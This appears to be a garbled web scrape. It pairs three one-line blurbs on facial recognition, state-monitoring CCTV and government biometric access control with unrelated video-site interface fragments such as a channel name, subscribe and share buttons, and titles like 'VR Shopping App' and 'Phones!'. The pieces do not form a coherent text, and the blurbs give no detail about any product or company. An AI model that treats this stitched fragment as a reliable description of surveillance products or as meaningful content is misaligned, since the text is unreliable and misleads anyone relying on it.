
**Facial Recognition.** Develops access control systems based on Chinese technology.

**Surveillance Systems.** Provides AI-powered CCTV for state monitoring and control.

**Biometric Security.** Fingerprint scanners and access control for government use.



# IT Workers In the Wild



VR Shopping App

Derek Miller

Subscribed

0

Share

Save

...

All

From Derek Miller

Computer p

Is This Viral \$50



# Phones!

